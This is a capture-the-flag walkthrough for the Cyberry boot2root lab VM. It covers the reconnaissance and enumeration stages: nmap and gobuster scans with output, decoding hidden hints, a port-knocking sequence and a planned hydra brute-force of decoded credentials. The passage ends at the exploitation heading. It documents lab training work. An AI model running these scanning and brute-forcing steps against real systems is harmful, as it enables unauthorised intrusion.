Cyberry

The boot2root is a Debian virtual machine and has been fully tested using VMWare Workstation 12. The network interface of the virtual machine will take it's IP settings from DHCP.
Level

Beginner to Intermediate.
Description

Cyberry are eagerly anticipating the release of their new "Berrypedia" website, a life-long project which offers knowledge and insight into all things Berry!
Challenge

The challenge is to get root. Rooting this box will require a wide variety of skills and techniques, and you may find that there is more than one way to achieve this. Whilst the boot2root itself can technically be completed offline, you will almost certainly require some form of internet access (Search engine) at your disposal to move forward past some of the challenges.

Walkthrough done by Basil

Reconnaisance

Let's start by identifying our target IP

```
Currently scanning: 172.16.116.0/16   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 168
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:3e:a4:fd      1      42  PCS Systemtechnik GmbH
192.168.56.166  08:00:27:4f:02:48      3     126  PCS Systemtechnik GmbH
```

IP- 192.168.56.166


Now let's do a nmap scan to identify open ports,services,version etc.
sudo nmap -sC -sV -p- -O 192.168.56.166

```
└─$ sudo nmap -sC -sV -p- -O 192.168.56.166
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-05 12:28 IST
Nmap scan report for 192.168.56.166
Host is up (0.00073s latency).
Not shown: 65531 filtered ports
PORT    STATE  SERVICE VERSION
21/tcp  open   ftp     ProFTPD 1.3.5b
22/tcp  open   ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 97:7c:74:2b:f1:28:15:dc:8d:67:e0:75:75:44:e9:ad (RSA)
|   256 29:62:8e:10:9b:97:79:3a:18:e6:c0:0b:f7:ec:f8:ee (ECDSA)
|_  256 d9:ba:53:54:78:5d:67:4e:b1:bc:9f:3f:0f:69:83:ab (ED25519)
80/tcp  open   http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Coming Soon
666/tcp closed doom
MAC Address: 08:00:27:4F:02:48 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 114.55 seconds
┌─[baz@parrot]─[~/comp ctf walkthroughs/cyberry]
└─$
```


We got four open ports. let's analyse each one by one.

Enumeration


Since ftp was open we tried to do anonymous login which eventually failed. Then went on to analyse port 80(http)
http://192.168.56.166




It seems that the page doesn't contain much information.
But when checked the source code there was a lot of encrypted strings contain. We decoded the string using cyberchef. And got the following hints.




The hint was relating to some directories.
From the secretfile.html we got another directory which contains strings encoded in binary format. let's decode.




By decoding from cyberchef it gave another hint towards a gif file.



After analysing all these came to know this was actually a rabbit hole. They really played this time. Let's move on. Now we did a dirb scan with different extensions. And got a lot of directories and one directory named login.php contained some hints.



Let's enumerate login.php



We tried to bruteforce. But after lot's of failed attempts analysed the page and found this page was referring to their main page. let's check the main page.

While going through the links from the page I found an image called placeho1der.jpg

This image was inverted we used online tools to get the normal image.

we found it was a picture of 4 artists Smiley Lewis, Dave Edmunds, Fats Domino and Gale Storm.
On further research I found that they all sang the same song “I hear you knocking”. From the name of the song and the port image, I concluded it had something to do with port knocking. So I used the release date of the song as the port.

```
┌─[✗]─[baz@parrot]─[~]
└──╼ $knock 192.168.56.166 1955 1961 1955 1970
┌─[baz@parrot]─[~]
└──╼ $
```

We again did a nmap scan and found another port open.


```
┌─[baz@parrot]─[~/comp ctf walkthroughs/cyberry]
└──╼ $sudo nmap -A -p- 192.168.56.166
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-05 13:21 IST
Stats: 0:01:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 66.34% done; ETC: 13:23 (0:00:39 remaining)
Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 67.46% done; ETC: 13:23 (0:00:38 remaining)
Nmap scan report for 192.168.56.166
Host is up (0.0014s latency).
Not shown: 65530 filtered ports
PORT      STATE  SERVICE VERSION
21/tcp    open   ftp     ProFTPD 1.3.5b
22/tcp    open   ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 97:7c:74:2b:f1:28:15:dc:8d:67:e0:75:75:44:e9:ad (RSA)
|   256 29:62:8e:10:9b:97:79:3a:18:e6:c0:0b:f7:ec:f8:ee (ECDSA)
|_  256 d9:ba:53:54:78:5d:67:4e:b1:bc:9f:3f:0f:69:83:ab (ED25519)
80/tcp    open   http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Coming Soon
666/tcp   closed doom
61955/tcp open   http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Coming Soon
MAC Address: 08:00:27:4F:02:4B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.41 ms 192.168.56.166
```

The page is same as our first http page. we did a directory scan once again.

```
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_Firefart_)
===============================================================
[+] Url:            http://192.168.56.166:61955/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/08/05 13:24:01 Starting gobuster
===============================================================
/.htpasswd (Status: 403)
/.htaccess (Status: 403)
/H (Status: 200)
/css (Status: 301)
/image (Status: 301)
/images (Status: 301)
/javascript (Status: 301)
/js (Status: 301)
/phpmyadmin (Status: 301)
/server-status (Status: 403)
/vids (Status: 301)
===============================================================
2020/08/05 13:24:07 Finished
===============================================================
┌─[baz@parrot]─[/usr/share/wordlists/dirb]
└──╼ $
```

Got another page named H
The page contained encrypted string which was in brainfuck. Let's decode.

By decoding each string we found different usernames and passwords.



It's time to use hydra to bruteforce the credentials using this wordlist.

Exploitation

